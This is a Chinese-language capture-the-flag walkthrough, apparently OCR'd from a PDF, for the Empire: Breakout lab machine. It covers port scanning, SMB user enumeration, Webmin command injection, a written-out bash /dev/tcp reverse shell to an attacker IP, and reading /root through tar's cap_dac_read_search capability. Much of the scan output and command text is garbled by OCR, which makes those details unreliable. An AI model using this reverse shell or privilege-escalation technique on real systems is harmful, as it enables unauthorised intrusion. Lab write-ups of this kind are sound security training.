## ## EMPIRE: BREAKOUT

- \*\*反弹shell\*\*
- \*\*利用tar 绕过权限\*\*
- 1.安装虚拟机后,已经显示IP 10.1.12.175

2.nmap -p- 10.1.12.175:查看开放端口

## 3.nmap -sV -A 10.1.12.175:查看端口详细信息

```
manp -sv -A 10.1.12.175

Starting Mmap 7.94SV (https://nmap.org ) at 2024-06-14 23:49 CST

Mmap scan report for 10.1.12.175

Not shown: 995 closed tcp ports (reset)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.51 ((Debian))

| http-strever-header: Apache/2.4.51 (Debian)
| http-title: Apache2 Debian Default Page: It works

139/tcp open netbios-ssn Samba smbd 4.6.2

46/tcp open netbios-ssn Samba smbd 4.6.2

139/tcp open http Miniserv 1.981 (Webmin httpd)
| http-title: 200 6mdash; Document follows

20000/tcp open http Miniserv 1.830 (Webmin httpd)
| http-title: 200 6mdash; Document follows

20000/tcp open http Miniserv 1.830 (Webmin httpd)
| http-title: 200 6mdash; Document follows

Device type: general purpose
Running: linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3.2

Network Distance: 2 hops

Host script results:
| _nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode: |
| smb2-security-mode: |
| smb2-time: |
| date: 2024-06-14T15:49:19 |
| start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS

1 0.64 ms 172.16.93.2
2 0.73 ms 10.1.12.175

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 44.66 seconds
```

4.打开10.1.12.175,并显示原网页,找到隐藏密码,decoder les codes,code est brainfuck,解码得到:.2uqPEfj3D<P'a-3



5.enum4linux -a adrr: enum4linux -a 的功能

当你运行 enum4linux -a adrr 时,adrr 是目标系统的 IP 地址或主机名。-a 选项告诉 enum4linux 执行全面的扫描,包 括以下几个方面:

## 基本信息:

目标主机的基本网络信息,例如操作系统版本、NetBIOS 名称等。

enum4/imx -a - 10.1.1121 用户列表:

<del>枚举</del>目标系统上的用户账户信息

共享资源:

枚举目标系统上共享的文件和目录。

组信息:

枚举目标系统上的用户组信息。

域信息:

如果目标系统是域控制器,则会获取域的相关信息。


密码策略:

获取目标系统的密码策略和安全配置。

6.enum4linux -a 10.1.12.175得倒用户名cyber

```
-1-5-32-544 BUILTIN\Administrators (Local Group)
 >-1-5-32-544 BULLIN\Administrators (Local Group)
>-1-5-32-545 BULLIN\Administrators (Local Group)
>-1-5-32-546 BUILTIN\Users (Local Group)
>-1-5-32-547 BUILTIN\Power Users (Local Group)
>-1-5-32-547 BUILTIN\Account Operators (Local Group)
>-1-5-32-549 BUILTIN\Server Operators (Local Group)
>-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-22-1-1000 Unix User\cyber (Local User)
 S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)
```

7.打开端口10000和20000: 10.1.12.175:20000, 能看到登录界面, 使用用户名cyber和密码登录, 发现存在命令行 注入



8.使用\*\*反弹shell\*\*, 常用命令: bash-i > & /dev/tcp/47.xxx.xxx.72 (攻击机地址) /5677 (开启端口) 0>&1, 进行命令注入,同时在攻击机开启监听 (nc-l 5677(或其他端口)) 。先开启监听,随后使用bash注入,能在攻击机看到进入cyber@breakout。

9.进入cyber@breakout,ls发现存在可疑压缩文件tar,疑似可以通过压缩的方式绕过root权限审查,于是使用命令: getcap tar检查权限,得到tar cap\_dac\_read\_search=ep。解释: cap\_dac\_read\_search 允许进程绕过文件读取权限检查和目录读取及执行权限检查;"=ep": 'e': 有效(effective)标志,表示该能力在进程运行时是有效的。'p': 许可(permitted)标志,表示该能力是进程允许使用的。

//当 tar 命令被赋予 cap\_dac\_read\_search=ep 能力时,它可以读取那些它本来没有权限读取的文件和目录。这在备份和恢复过程中非常有用,因为 tar 可能需要访问系统中所有的文件来创建完整的备份

10.使用命令./tar cvf cyber.tar /root: 因为tar具有读取那些它本来没有权限读取的文件和目录的能力,因此将root 打包到cyber.tar中,可以绕过权限,读取root · · · /ˈarˈ:

• 这表示运行当前目录中的 `tar` 程序。 `tar` 是一个用于创建和管理 tar 存档文件的工具。

在 Unix 和 Linux 系统中,tar 文件(也称为 tarball)是将多个文件和目录打包成一个单一文件的标准方法。

• `cvt':

• 这些是`tar`命令的选项:

• `c': 创建一个新的存档。

• `v': 详细模式(verbose),即显示处理的文件。使用这个选项可以在命令执行过程中看到每个被处理的文件名。

• `r': 指定存档文件的名称,后面跟着存档文件名。

• `cyber.tar`:

"3mp!

r3{You\_Manage\_To\_BreakOut\_From\_My\_System\_Congratulation}"夺旗成功

\* `Application \* Congratulation \* Congratul